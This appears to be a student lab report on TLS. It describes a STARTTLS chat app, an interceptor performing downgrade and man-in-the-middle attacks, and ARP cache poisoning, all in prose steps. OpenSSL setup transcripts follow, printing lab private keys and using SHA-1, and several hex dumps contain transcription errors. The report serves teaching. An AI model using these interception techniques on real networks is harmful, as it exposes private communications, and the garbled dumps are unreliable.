

Program Design

1.Secure_chat.py:

Overview:

It uses TCP socket to establish TCP connection between client and server, on request by client it establishes TLS connection between client and server on existing TCP connection. This file consists of code for both server and client side. Using threads we made a chat application full duplex, so at any time client and server can send/receive messages.

Flow:

Server side:

- A server socket is created and the server starts listening on the socket(ip = 0.0.0.0, port = 1234), to establish TCP connection between server and client.
- After accepting the connection from the client, the server receives the *chat_hello* message from client, server sends *chat_reply* message to client.
- Then reader thread, writer thread, and dispatch thread starts.
- Reader thread handles incoming messages and adds them into messageQueue, similarly write thread handles outgoing messages and adds them into messageQueue, then dispatcher thread handles sending and receiving messages from messageQueue.
- On *chat_close* message all of these threads get terminated and the chat application gets closed.
- On receiving message *chat_STARTTLS*, server can send *chat_STARTTLS_ACK* if server wants to have TLS connection so from this point TLS connection is started, if server doesn't want to have TLS connection then server can send *chat_STARTTLS_NOT_SUPPORTED*
- So now serverTLS() function is called which creates an ssl socket id, by providing the server's certificate and key.
- So using this TLS handshake is done between client and server.
- This function sets a key log file which is *server_keylog.txt* which has a pre master secret key, which can be used in wireshark to see encrypted messages in plaintext.
- Then again reader, writer and dispatched threads start as described earlier but now messages are encrypted instead of plain text.

Client side:

- Client socket is created and connected to server using server ip and server port, which creates TCP connection between client and server.
- Client sends *chat_hello* to server and gets *chat_reply* from server.
- Then reader thread, writer thread, and dispatch thread starts.

- Reader thread handles incoming messages and adds them into messageQueue, similarly write thread handles outgoing messages and adds them into messageQueue, then dispatcher thread handles sending and receiving messages from messageQueue.
- On *chat_close* message all of these threads get terminated and the chat application gets closed.
- To start TLS connection client need to send *chat_STARTTLS* and if server agrees upon that server sends *chat_STARTTLS_ACK*, and if server doesn't want to establish TLS connection
- On receiving message *chat_STARTTLS*, server can send *chat_STARTTLS_ACK* if server wants to have TLS connection, so from this point TLS connection is started, and if server sends *chat_STARTTLS_NOT_SUPPORTED*, means TLS connection will not be established.
- If a client sends/receives a *chat_close* message then all of the threads will terminate and the chat application will close.
- On receiving *chat_STARTTLS_ACK* *clientTLS()* function is called.
- *clientTLS()* function which creates ssl socket id by providing client certificate and client's key.
- So using this TLS handshake is done between client and server.
- Then reader, writer and dispatcher threads start which works as described above.
- So now all sending/receiving messages are encrypted, so chat is secured now.

2. Secure_chat_interceptor.py

Overview:

It uses a TCP socket to establish TCP connection between Alice and Bob. On receiving TLS connection setup request from Alice, it can either drop the *chat_STARTTLS* message and send *chat_STARTTLS_NOT_SUPPORTED* to Alice so that the conversation continues to be in unencrypted mode (Downgrade attack), or it can forward the request to Bob and supply fake certificates to both Alice and Bob so that it can decrypt and encrypt messages sent by either of the party (Man in the middle attack). This file consists of code for both server and client side. Using threads we made a chat application full duplex, so at any time client and server can send/receive messages.

Downgrade Attack:

Flow:

- A server socket is created and the server starts listening on the socket(ip = 0.0.0.0, port = 1234), to establish TCP connection between Trudy and Alice.
- After accepting the connection from Alice, a client socket is created and connected to Bob using Bob ip and Bob port, which creates TCP connection between Trudy and Bob.
- Then the reader thread and dispatch thread starts.

- Reader thread handles incoming messages and adds them into messageQueue, then dispatcher thread handles sending and receiving messages from messageQueue.
- The dispatcher thread takes messages from Alice and forwards them to Bob, similarly it forwards the messages from Bob to Alice
- The dispatcher thread checks if for ‘chat_STARTTLS’ message and drops it and sends ‘chat_STARTTLS_NOT_SUPPORTED’ immediately to Alice after it finds the match.
- On *chat_close* message all of these threads get terminated and the chat application gets closed.

Man in the middle attack

Flow:

- A server socket is created and the server starts listening on the socket(ip = 0.0.0.0, port = 1234), to establish TCP connection between Trudy and Alice.
- After accepting the connection from Alice, a client socket is created and connected to Bob using Bob ip and Bob port, which creates TCP connection between Trudy and Bob.
- Then the reader thread and dispatch thread starts.
- Reader thread handles incoming messages and adds them into messageQueue, then dispatcher thread handles sending and receiving messages from messageQueue.
- The dispatcher thread takes messages from Alice and can forward edit or drop the message.
- If Trudy receives a ‘chat_STARTTLS’ message, it can further forward the message or can drop the packet and send ‘chat_STARTTLS_NOT_SUPPORTED’ to Alice.
- If Trudy decides to forward the message to Bob, it starts a TLS connection with Alice and Bob. It sends fake alice certificate to Bob and similarly sends fakebob certificate to Alice.
- Hence two TLS connections are established i.e between Alice, Trudy and between Trudy and Bob.
- On *chat_close* message all of these threads get terminated and the chat application gets closed.

3. attacker.py

Overview:

The objective of this code is to perform Man in the Middle Attack using ARP cache poisoning. attacker.py uses ARP packets to poison the ARP caches of Alice and Bob. It continuously sends false ARP responses to Alice and Bob. Alice's ARP cache now contains the MAC address of Trudy mapped against the IP address of Bob and Bob's ARP cache contains the MAC address of Trudy mapped against the IP address of Alice.

Flow:

- The actual MAC addresses of Alice and Bob are obtained by sending ARP requests.
- For sending the ARP request, an ARP packet is created by concatenating the broadcast frame and ARP packet with the required destination IP address.
- After obtaining the IP addresses of the hosts, false ARP responses are sent to the hosts impersonating the other host.
- False ARP responses are continuously sent by the attacker to the hosts to prevent the ARP caches of the hosts from recovering.
- The IP routing tables are modified so that the attacker, Trudy, can get access to the packets that are sent by Alice.
- Executing the server code on the Trudy machine can now read all the information sent by Alice.
- The false ARP packets are flooded as long as there is no interruption. When an exception occurs, ARP responses with actual source and destination IP and MAC addresses are sent to both the hosts.

Task 1

Send openssl_users.conf to Alice

```
Root CA
root@ns06:/home/ns/CW# cp openssl_users.conf /var/snap/lxd/common/lxd/
storage-pools/default/containers/alice1/rootfs/root
root@ns06:/home/ns/CW#
```

After the CA directory has been created, we will create a public private key pair for the CA using the following command.

openssl ecparam -name brainpoolP512r1 -genkey -noout -out CA.pem

```
Root CA
root@ns06:/home/ns/CW# ./ca_setup.sh
root@ns06:/home/ns/CW# openssl ecparam -name brainpoolP512r1 -genkey -
noout -out CA.pem
root@ns06:/home/ns/CW# cat CA.pem
-----BEGIN EC PRIVATE KEY-----
MIHaAgEBBEAumx8UzYeGvXSwlBAz373p88SpiGeJQVot1/aMxYm8tMhmU7vYSw0W
FKqwsr1w/Jj1SZjEdXJcW/WytCwxFSuoAsGCSSkAwMCCAEBDaG8hQ0BggAEpx0L
lqajJdd0T8LGkn3qk75i6mp1WeB9Q+I2gXycevyfLusI2WderKtHjX8ihqs9Uh
ejR/q29XTAqll+6LWEPVdltmCtspd3nko7w9Ni6LmVaRw500Ey97oAp8b9qv0JK
FvbLBELHyrv2pCptLHj9fbaoa08XhiZobYY8bASE=
-----END EC PRIVATE KEY-----
root@ns06:/home/ns/CW#
```

Create certificate signing request of the certificate authority using the following command.

```
openssl req -config openssl_ca.conf -new -key CA.pem -out ca-self.csr
```

The terminal window shows the command being run:

```
root@ns06:/home/ns/CW# openssl req -config openssl_ca.conf -new -key CA.pem -out ca-self.csr
```

Followed by the interactive steps of the OpenSSL command:

```
You are about to be asked to enter information that will be incorporated into your certificate request.  
What you are about to enter is what is called a Distinguished Name or a DN.  
There are quite a few fields but you can leave some blank  
For some fields there will be a default value,  
If you enter '.', the field will be left blank.  
-----  
Country Name (2 letter code) [AU]:IN  
State or Province Name (full name) [Some-State]:Maharashtra  
Locality Name (eg, city) []:Pune  
Organization Name (eg, company) [Internet Widgits Pty Ltd]:Root Signer  
s  
Organizational Unit Name (eg, section) []:  
Common Name (e.g. server FQDN or YOUR name) []:www.rootsigners.com  
Email Address []:cs2imtech12014@iith.ac.in  
Provide Subject Alt Name []:  
  
Please enter the following 'extra' attributes  
to be sent with your certificate request  
A challenge password []:  
An optional company name []:  
root@ns06:/home/ns/CW#
```

Following is the CSR created

The terminal window shows the command being run:

```
root@ns06:/home/ns/CW# openssl req -text -noout -verify -in ca-self.csr
```

Followed by the output of the CSR content:

```
verify OK  
Certificate Request:  
Data:  
    Version: 1 (0x0)  
    Subject: C = IN, ST = Maharashtra, L = Pune, O = Root Signers, CN = www.rootsigners.com, emailAddress = cs2imtech12014@iith.ac.in  
    Subject Public Key Info:  
        Subject Public Key Algorithm: id-ecPublicKey  
            Public-Key: (512 bit)  
                pub:  
                    04:a7:1d:0b:96:a6:a3:25:da:03:4f:c2:c6:92:7d:  
                    ea:93:b4:88:e8:49:a9:d5:07:81:f5:0f:88:da:05:  
                    f2:71:eb:f2:d1:f2:ee:bd:8d:96:75:ea:ca:b4:78:  
                    d7:f2:28:50:b3:d5:21:7a:34:7f:ab:6f:57:ec:02:  
                    6a:96:5f:ba:2d:61:0f:55:d9:0d:98:2b:6c:a5:dd:  
                    e7:92:8e:d6:f4:d8:ba:2e:65:5a:47:0e:4e:38:4c:  
                    bd:ee:80:29:fi:bf:50:bc:e2:4a:15:50:cb:04:49:  
                    47:ca:bd:a9:08:fb:4b:ie:3f:5f:06:86:8e:f3:15:  
                    e1:89:9a:1b:61:0f:1b:01:21  
                ASN1 OID: brainpoolP512r1  
Attributes:  
    Requested Extensions:  
        X509v3 Basic Constraints:  
            CA:FALSE  
        X509v3 Key Usage:  
            Digital Signature, Non Repudiation, Key Encipherment  
    Signature Algorithm: ecdsa-with-SHA256  
        30:81:85:02:41:00:94:0d:45:f2:15:1c:8a:62:ef:c2:17:40:  
        53:66:7d:50:a2:ff:70:e4:d7:76:e3:e1:a1:59:67:59:67:16:  
        c6:3b:3b:37:14:63:bb:6d:6b:ea:27:22:5f:39:70:5a:20:d7:  
        70:11:7f:dc:05:29:16:a1:84:1a:d3:ce:70:ce:a3:89:02:40:  
        4f:1c:1d:6f:a7:54:d8:8d:6c:bb:2b:35:4c:ds:db:b6:60:ea:  
        1d:6d:8e:9e:d6:b4:e7:ef:4d:fb:da:87:1a:4b:15:2b:1d:81:  
        17:85:a7:2f:13:7e:fb:di:a6:45:7f:0a:b1:ic:1b:ee:dd:  
        9d:58:0b:87:fb:6e:74:52:37:22  
root@ns06:/home/ns/CW#
```

The generated certificate signing request should be self-signed by the certificate authority.

```
openssl ca -out root.crt -keyfile CA.pem -selfsign -config openssl_ca.conf -in ca-self.csr -md sha1
```

```

root@ns06:/home/ns/CW# openssl ca -out root.crt -keyfile CA.pem -selfsign -config openssl_ca.conf -in ca-self.csr -md sha1
Using configuration from openssl_ca.conf
Check that the request matches the signature
Signature ok
The Subject's Distinguished Name is as follows
countryName          :PRINTABLE:'IN'
stateOrProvinceName :ASN.1 12:'Maharashtra'
localityName         :ASN.1 12:'Pune'
organizationName    :ASN.1 12:'Root Signers'
commonName          :ASN.1 12:'www.rootsigners.com'
emailAddress        :IA5STRING:'cs2imtech12014@iith.ac.in'
Certificate is to be certified until Mar 23 09:26:01 2032 GMT (3650 days)
Sign the certificate? [y/n]:y

1 out of 1 certificate requests certified, commit? [y/n]y
Write out database with 1 new entries
Data Base Updated
root@ns06:/home/ns/CW# []

```

Following is CA certificate generated

```

root@ns06:/home/ns# openssl x509 -text -noout -in ca-certificate.crt
Certificate:
Data:
Version: 3 (0x2)
Serial Number: 4661 (0x1235)
Signature Algorithm: ecdsa-with-SHA1
Issuer: C = IN, ST = Maharashtra, O = Root Signers, CN = www.rootsigners.com, emailAddress = cs2imtech12014@iith.ac.in
Subject Public Key Info:
Public Key Algorithm: id-ecPublicKey
Public-Key: (512 bit)
pub:
04:72:15:dc:f9:93:01:90:bb:ac:f6:e3:94:90:ee:
01:09:ff:4b:4d:87:6e:78:0f:15:33:c4:46:ca:6f:
19:a8:f8:42:4d:46:a6:45:08:e8:f2:dc:id:c1:4c:
cb:dc:fb:d7:0d:a4:06:fe:d2:59:61:66:f6:ed:b5:
9f:7d:34:3b:d4:1e:6b:d0:67:7a:81:32:ba:7c:46:
0e:23:93:ee:70:63:68:1f:f1:43:a9:87:f3:db:91:
80:d7:27:a4:f4:7e:97:0b:cc:d3:51:f5:0b:5a:19:
95:46:61:c1:3a:2a:f0:99:9f:74:01:ac:fc:a1:c2:
73:a0:72:95:e6:ff:fa:aa:97
ASN1 OID: brainpoolP512r1
X509v3 extensions:
X509v3 Subject Key Identifier:
BF:EE:4E:19:4A:3D:98:C5:A4:50:50:7E:5B:CE:4B:49:B5:E8:
74:5B
X509v3 Authority Key Identifier:
keyid:BF:EE:4E:19:4A:3D:98:C5:A4:50:50:7E:5B:CE:4B:49:
B5:E8:74:5B
X509v3 Basic Constraints: critical
CA:TRUE
Signature Algorithm: ecdsa-with-SHA1

```

```

root@ns06:/home/ns# openssl x509 -text -noout -in ca-certificate.crt
Not Before: Mar 25 18:07:00 2022 GMT
Not After : Mar 25 18:07:00 2023 GMT
Subject: C = IN, ST = Maharashtra, O = Root Signers, CN = www.rootsigners.com, emailAddress = cs2imtech12014@iith.ac.in
Subject Public Key Info:
Public Key Algorithm: id-ecPublicKey
Public-Key: (512 bit)
pub:
04:72:15:dc:f9:93:01:90:bb:ac:f6:e3:94:90:ee:
01:09:ff:4b:4d:87:6e:78:0f:15:33:c4:46:ca:6f:
19:a8:f8:42:4d:46:a6:45:08:e8:f2:dc:id:c1:4c:
cb:dc:fb:d7:0d:a4:06:fe:d2:59:61:66:f6:ed:b5:
9f:7d:34:3b:d4:1e:6b:d0:67:7a:81:32:ba:7c:46:
0e:23:93:ee:70:63:68:1f:f1:43:a9:87:f3:db:91:
80:d7:27:a4:f4:7e:97:0b:cc:d3:51:f5:0b:5a:19:
95:46:61:c1:3a:2a:f0:99:9f:74:01:ac:fc:a1:c2:
73:a0:72:95:e6:ff:fa:aa:97
ASN1 OID: brainpoolP512r1
X509v3 extensions:
X509v3 Subject Key Identifier:
BF:EE:4E:19:4A:3D:98:C5:A4:50:50:7E:5B:CE:4B:49:B5:E8:
74:5B
X509v3 Authority Key Identifier:
keyid:BF:EE:4E:19:4A:3D:98:C5:A4:50:50:7E:5B:CE:4B:49:
B5:E8:74:5B
X509v3 Basic Constraints: critical
CA:TRUE
Signature Algorithm: ecdsa-with-SHA1
30:81:84:02:40:27:30:67:c7:4c:9e:49:52:1c:6a:c1:32:dd:
83:15:91:ba:56:36:45:fca:7:18:eb:00:e6:cd:4a:08:47:72:
27:8e:e0:bc:27:2d:17:a7:89:db:e6:9a:24:e7:c7:a1:fe:25:
51:41:3d:2c:31:2a:85:99:b7:94:32:40:2b:63:a5:02:40:0f:
16:c5:39:db:7c:bf:d5:13:b6:0b:06:a4:96:eb:ce:f2:63:1a:
16:8c:81:ef:fa:c5:33:2f:08:e2:07:5a:fb:f2:3f:04:62:f2:
be:13:c8:3d:33:f7:db:f9:5e:a7:f6:70:34:71:70:d0:28:66:
56:4b:5e:15:52:fb:c6:ba:e1
root@ns06:/home/ns# []

```

CA certificate is uploaded in the root store of Alice, so that Alice can verify the certificate of Bob using the CA certificate from the root store.

```
root@ns06:/home/ns# cp ca-certificate.crt /var/snap/lxd/common/lxd/storage-pools/default/containers/alice1/rootfs/root
root@ns06:/home/ns#
```

Alice

```
root@alice1:~# openssl genrsa -out alice.pem 2048
Generating RSA private key, 2048 bit long modulus (2 primes)
.....+++++
.....+++++
e is 65537 (0x010001)
root@alice1:~# cat alice.pem
-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEaQMLKJLtxHex3QZYUkhCHlKv1EDFijCca43boVCsVqC0vsu0V
YdzBfKy/Z0aayV4a0ExsNH9YemmZfYNy09jdWi3QOFSp66TnoVwbpH9MWhsZF1W+
rvi6UDYexqSBv8zFpBP+f58HPos+Add7/XGkk4A5r4IWgLpKe3PAGKcitFToBVXm
7aFn+Gs0BZJ6qDs1v0FVoIGTg514Pwlemc+lGDXbP1RuYIwYv5IMv+0dD2hyvQnt
4bfBS6W+Mw2/7rzd82AXDuQcmv2ZKt4J5/Rhb34xx0/XlwhPuta/1892bETdfPUS
ltefuGtHUh/6YEQXhs8wJh4oZaTT0BzrYj43QIDAQABAoIBAQCbgbxPmH0uY8PS
nC+F98NnopiquVFSVBHnvfRs00G5aySrVgCXiYKLGW+P5u9Y11q+z2Q5VbBfzjKX
7yCfDjWQgPFtcEyyw8myS+sJrlTcCGkrnMVq0ZqHldDyk0ENLcQ6Qk/7qrQ5XnVV
r0l9m9VAJLD8fIVNM8a1vP4Htqe3/ZxzKt0y7JWL6ih56XHdLmYlwyXXA9sUnClP
3007T0woNqD9hZzw1zYwCZD00HMHmJ7XP4GkAxJc/QMvs4vGP19Du4qITAFcfpsI
6jgtC3KY0jz41MxaP5PdcBlWy1zS9tnNj6kFtfgtEfel57co7TXBigFI15MUTs/
-----END RSA PRIVATE KEY-----
```

Alice

```
3007T0woNqD9hZzw1zYwCZD00HMHmJ7XP4GkAxJc/QMvs4vGP19Du4qITAFcfpsI
6jgtC3KY0jz41MxaP5PdcBlWy1zS9tnNj6kFtfgtEfel57co7TXBigFI15MUTs/
dRhsnlbhAoGBANEdbY5xYKgJWXGUdWPWYJzNRoBMyAV1IKoiYd0r9Pp0EreSeo1
+T3xYYbEGxatbcdsQOUxMFjKnKj/KuX4cY0bohXWGMHh09M0A5/ffgLNg1TuHlBF
bCs3zfQB0BZ6SpSLjjyZnJCPa7N5ZS6CWQA3nu/f0i3TuDDvJzAlZy/AoGBAM6Z
KOKFaarCc/e/2032H6oP5n592KSosLVXF9vtpXf+j5ewts0Wemj1Evdi5J8iYRwZ
P9F4jwyfPFDmKI/0JK4rmssFDsQm13cDAv1TQxpzEui+pyQcuw+FoVDQS1tWfvbI
NXxnItm7MTlMPbZwfkRT5w49h5r5MtG36dqqmVjAoGAFQvlLuTyWXc3bVsHxZiz
+K4gXmFcQEpyLQRrczSnTai3ZbGhttTf1QAqVKoAH/QsjFm03lxpBUa/JbMo2iR7
KTySv6fggrgLBRqyBg0G5iQavwWiF3IZgMKLZLSnCP2DniLPTCP5c55+PibxnUuS2
dt4xJjtLkxB/+9c3ch9hj3kCgYEAltEUGZj09IsTYU67Z4Q+xUTqPHjeCAXlsdxg
SEqJukroVdH5AGpiXfBaMiINR2YvgfWksuPReaNcwqnh/oR5qnPGgmJkzyiTrhUs
ur9pIwvSR/m1xhT7MW+ZvYbxG/JeqQSqlvArbsrK0kutyE5a3dmXRjIG6VpWIVbR
uk0RtIUCgYEApKdcfAud0/OT7pfiLjiiEqZAXpqPw+vTBKfg4kllREH59WJGAoI6
38J/ZzIrHVIrTBViX8IT0uTXUEJ6L1P2lrcmf+Wz7b5cMJSzTaawMt9gtEH8d8xc
JWnVx+T+V59PCxcFD6/Kcnu0+06d9qaQtQVH7cFJ5yE61DUGhzVP6ZI=
-----END RSA PRIVATE KEY-----
```

```
root@alice1:~#
```

Alice will generate it's CSR

```
Alice
root@alice1:~# openssl req -config openssl_users.conf -new -key alice.pem -out alice.csr
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or
a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:IN
State or Province Name (full name) [Some-State]:Telangana
Locality Name (eg, city) []:Kandi
Organization Name (eg, company) [Internet Widgits Pty Ltd]:IIT H
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:www.alicechats.com
Email Address []:alicechats@gmail.com
```

```
Alice
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:IN
State or Province Name (full name) [Some-State]:Telangana
Locality Name (eg, city) []:Kandi
Organization Name (eg, company) [Internet Widgits Pty Ltd]:IIT H
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:www.alicechats.com
Email Address []:alicechats@gmail.com
Provide Subject Alt Name []:web.alicechats.com

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:
An optional company name []:
root@alice1:~# 
```

Following is the CSR generated by the Alice

Alice

```
root@alice1:~# openssl req -text -noout -verify -in alice.csr
verify OK
Certificate Request:
Data:
    Version: 1 (0x0)
    Subject: C = IN, ST = Telangana, L = Kandi, O = IIT H, CN = www.alicechats.com, emailAddress = alicechats@gmail.com, subjectAltName = web.alicechats.com
    Subject Public Key Info:
        Public Key Algorithm: rsaEncryption
            RSA Public-Key: (2048 bit)
                Modulus:
                    00:a8:c2:ca:24:bb:71:1d:ec:77:41:96:14:92:10:
                    87:94:ab:f5:10:31:62:8c:27:1a:e3:76:e8:54:2b:
                    15:a8:2d:2f:b2:e3:95:61:dc:c1:7c:ac:bf:67:46:
                    9a:c9:5e:1a:38:4c:6c:34:7f:58:7a:69:99:7d:83:
                    72:3b:d8:dd:5a:2d:d0:38:54:a9:eb:a4:e7:a1:5c:
                    1b:a4:7f:4c:5a:1b:19:17:55:be:ae:f8:ba:50:36:
                    1e:c6:a4:81:bf:cc:c5:a4:13:fe:7f:9f:07:3e:8b:
                    3e:01:d7:7b:fd:71:a4:93:80:39:af:82:16:80:ba:
                    4a:7b:73:c0:18:a7:22:b4:54:e8:05:55:e6:ed:a1:
                    67:f8:6b:34:05:92:7a:a8:3b:35:bf:41:55:a0:81:
                    93:83:9d:78:3f:09:5e:99:cf:a5:18:35:db:3f:54:
                    6e:60:85:98:bf:92:0c:bf:ed:1d:0f:68:72:bd:09:
                    ed:e1:b7:c1:4b:a5:be:33:0d:bf:ee:bc:dd:f3:60:
                    17:0e:e4:1c:9a:fd:99:2a:de:09:e7:f4:61:6f:7e:
                    31:c7:4f:d7:97:08:4f:ba:d6:bf:d7:cf:76:6c:44:
                    dd:7c:f5:12:96:d7:9f:b8:6b:47:52:1f:fa:60:44:
                    17:86:cf:30:24:78:78:a1:96:93:4f:40:73:ad:88:
                    f8:dd
Exponent: 65537 (0x10001)
```

Alice

```
87:94:ab:f5:10:31:62:8c:27:1a:e3:76:e8:54:2b:
15:a8:2d:2f:b2:e3:95:61:dc:c1:7c:ac:bf:67:46:
9a:c9:5e:1a:38:4c:6c:34:7f:58:7a:69:99:7d:83:
72:3b:d8:dd:5a:2d:d0:38:54:a9:eb:a4:e7:a1:5c:
1b:a4:7f:4c:5a:1b:19:17:55:be:ae:f8:ba:50:36:
1e:c6:a4:81:bf:cc:c5:a4:13:fe:7f:9f:07:3e:8b:
3e:01:d7:7b:fd:71:a4:93:80:39:af:82:16:80:ba:
4a:7b:73:c0:18:a7:22:b4:54:e8:05:55:e6:ed:a1:
67:f8:6b:34:05:92:7a:a8:3b:35:bf:41:55:a0:81:
93:83:9d:78:3f:09:5e:99:cf:a5:18:35:db:3f:54:
6e:60:85:98:bf:92:0c:bf:ed:1d:0f:68:72:bd:09:
ed:e1:b7:c1:4b:a5:be:33:0d:bf:ee:bc:dd:f3:60:
17:0e:e4:1c:9a:fd:99:2a:de:09:e7:f4:61:6f:7e:
31:c7:4f:d7:97:08:4f:ba:d6:bf:d7:cf:76:6c:44:
dd:7c:f5:12:96:d7:9f:b8:6b:47:52:1f:fa:60:44:
17:86:cf:30:24:78:78:a1:96:93:4f:40:73:ad:88:
f8:dd
Exponent: 65537 (0x10001)
```

```
Alice
eu:e1:07:c1:40:8c:0e:cc:0d:01:ee:0c:0d:15:09:
17:0e:e4:1c:9a:fd:99:2a:de:09:e7:f4:61:6f:7e:
31:c7:4f:d7:97:08:4f:ba:d6:bf:d7:cf:76:6c:44:
dd:7c:f5:12:96:d7:9f:b8:6b:47:52:1f:fa:60:44:
17:86:cf:30:24:78:78:a1:96:93:4f:40:73:ad:88:
f8:dd
Exponent: 65537 (0x10001)
Attributes:
Requested Extensions:
    X509v3 Basic Constraints:
        CA:FALSE
    X509v3 Key Usage:
        Digital Signature, Non Repudiation, Key Encipherment
Signature Algorithm: sha256WithRSAEncryption
90:80:84:a4:77:7e:e5:51:98:1e:d7:9f:18:ec:b4:fb:fd:ff:
49:75:2b:6d:4f:eb:eb:c3:47:40:a5:28:36:f6:89:c7:0f:2d:
86:fe:f9:09:2f:0b:24:9f:2e:56:e2:53:e2:87:03:44:54:6b:
74:9e:9b:7d:3d:73:dd:4d:4e:f3:63:e0:bc:98:16:15:2f:b7:
45:e3:40:4c:9c:dd:82:16:9c:59:ce:06:97:2a:aa:fa:1c:50:
```

```
Alice
Digital Signature, Non Repudiation, Key Encipherment
Signature Algorithm: sha256WithRSAEncryption
90:80:84:a4:77:7e:e5:51:98:1e:d7:9f:18:ec:b4:fb:fd:ff:
49:75:2b:6d:4f:eb:eb:c3:47:40:a5:28:36:f6:89:c7:0f:2d:
86:fe:f9:09:2f:0b:24:9f:2e:56:e2:53:e2:87:03:44:54:6b:
74:9e:9b:7d:3d:73:dd:4d:4e:f3:63:e0:bc:98:16:15:2f:b7:
45:e3:40:4c:9c:dd:82:16:9c:59:ce:06:97:2a:aa:fa:1c:50:
a2:4b:21:3f:69:20:86:aa:34:68:96:2e:ac:84:0b:78:29:27:
54:f5:3e:b4:fc:be:ea:11:55:d9:65:c4:be:f6:21:0a:ce:ce:
32:23:e6:31:0a:6a:3c:40:42:87:d2:e1:03:b8:67:86:45:93:
1c:07:3d:de:d8:a2:e8:85:fa:01:56:45:3a:40:f0:47:36:f5:
de:c6:01:66:86:f3:60:f7:31:d5:a4:5b:2a:50:78:da:8c:04:
88:68:6e:69:cd:f8:dc:7b:60:dd:6a:54:45:2d:25:4d:56:06:
9a:10:0b:20:ee:9e:3b:03:b3:f5:eb:f9:8f:21:6c:ba:80:77:
fd:74:9a:e9:eb:bb:ad:6d:ac:8e:1f:69:32:c8:3e:8e:bc:c6:
24:e7:f5:04:75:48:5e:96:f8:9b:b6:7e:6e:bc:e0:06:59:6a:
f0:f2:d9:1d
root@alice1:~#
```

Generate key pair at Bob and send openssl_users.conf to Bob

```
root@ns06:/home/ns# cp ca-certificate.crt /var/snap/lxd/common/lxd/storage-pools/default/containers/bob1/rootfs/root  
root@ns06:/home/ns# cp openssl_users.conf /var/snap/lxd/common/lxd/storage-pools/default/containers/bob1/rootfs/root  
root@ns06:/home/ns# 
```

Bob

```
root@bob1:~# openssl genrsa -out bob.pem 2048  
Generating RSA private key, 2048 bit long modulus (2 primes)  
.....+++++  
.....+++++  
e is 65537 (0x010001)  
root@bob1:~# cat bob.pem  
-----BEGIN RSA PRIVATE KEY-----  
MIIEowIBAAKCAQEA0rmJT/4/0t6szbNR227B0mkErGE5wv6WwzUpl6D000QybK1l  
WFzaq3Jb3T5VerP4roK326gXB150S0AWTbE3gXi3f7Fi4K3tNJLw4QoUUQ9y7m+q  
NjRdbMM8wXlQHPplg+bewVvFx7Rt1dGgZwLoXHZ4pP4I3r7zsWcZ8rWAWJZp4S0  
lvs8NtRWPAXySQ+8Pp0oADdE0d4J11C0WOArh2rt0AInAqnotm0FKsJL2t5XziHy  
9TfecpVzswxE5DXc6wohZcC4AD1TX/G/u91GN9RYF87+nBwps8toVmmQ6vr3WJmy  
WllJ87DF5Ly1uxcKgqAbWWc6Pyrl+4EFQjCgmwIDAQABoIBAQCeTtrUqMqkDbu+  
kW/2rT+ZZmInaqdtUbxBjN3hVuLo1fb35FBV0PRKhxBypwiqtRgnanbb42zg00p6  
5/uZhICRmPIqUUZaSvAAZj/moJ7gwv1yGZvD0xXQxuAW7Z99FbQ8Iq56bVKplGhL  
kT+zA+EyzaIXOe3KAaStxqHo695Yjh8y0agOrGbp529t/Wc6EYU0INr6WXr1CQC2  
YkG4yqog5mYzzJcWL/7obPtxDEv1Zr9WadXVngAalDecCnzAFCxPb/G7VSMM+Ffx  
66qnh00u+sq1K3jCe67BDVRhmJZM5RTwPnKHz01bWP4tomvS8zDCSpw/8XdbNpum  
NDB9Lw/7A0GBADATFTI8V3CHkn0Dp+7WTCkEW51cMCV2cUDALkiBvrxPSAvmoQml12
```

```
Bob
YkG4yqog5mYZzJcWL/7obPtxDEv1Zr9WadXVngAalDecCnzAFCxPb/G7VSMM+FfX
66qnh00u+sq1K3jCe67BDVRhmJZM5RTwPnKHZ01bWP4tomvS8zDCSpw/8XdbNpum
NRB8kA/JAoGBAP4IfTL8YaCHkn0Dp+7WTCK5W5lrMCV2gURAkiBvrxFSAvmg9mU3
9Lfhn+KS8Rbn2q0B+FqxRuc9TAAGp92Q/mYGIWmBhMwlgQN7kmJhYJWtV3pdfnyM
ZTbGib8NIwDh7aMJC99zw0q8Yi+WnckuwBsq24XPqIcNXfdMNRRaVXBVAoGBANrb
NQWNHtKlwX2YxGhfLGgMaGbf63g8QPCfoBzwjqABKSt8fvAnXGi5DDNokqOE7El
B1LADjLxW7jbeUFBlrnhz8iu76eJdfalEBkF8M73Y2uTXYjmG54NCaMjtpBqFmE
3kMYaw6VTCf8+TQ+L14rN1nezPn0+Jv8oD01/1GvAoGAGSAZ0fsoZMpD8N11tKe5
ba3NQ4VYg7w02QRN8KdbN6ij5rDG7gf0ymMkfzJtagiQlmAFgmLaUnC7nZ0K6V03
7Dta/qZyzgY/lmqYdeaPuP4mEtJAem0gbaSBZ0YTWjj+WgvBAt7eC9mKFI7fGFDp
a0Z34+pADuuBib4d2oQRw+kCgYA/PJnheVDAcDPYzvFOE2lp4qgEWpIIUAkWnrJT
a99NDotv91dQHN/FwzgowF0f2AdNLTwErwnt3AU8GZ/ZER315KS3okCDp4+VTzo
n+XjoaQsWMeAcsElxG3jPOAdZof3gHWfjVn0EcmH7vFW+V2psTzealan6KdP7D7Y
p03MyQKBgBt+ZYo/mFRnXmfh+89YV08RsfUEP0CGpoJ8h1JPx3SMVJnpaBWQ6G4b
Q7iqP6ESU3kMyV3gWPdPS3+gsedkcpIUKI60Z//r37BWQVaeHLAfp4atd83mgdey
sDGslLRjEDpwu22Wq8gLrtZYr+4WIIsRc8+WZCEmX8jV0gf0eBi/P
-----END RSA PRIVATE KEY-----
root@bob1:~#
```

Bob generates CSR

```
Bob
root@bob1:~# openssl req -config openssl_users.conf -new -key bob.pem
-out bob.csr
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or
a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:IN
State or Province Name (full name) [Some-State]:Telangana
Locality Name (eg, city) []:Kandi
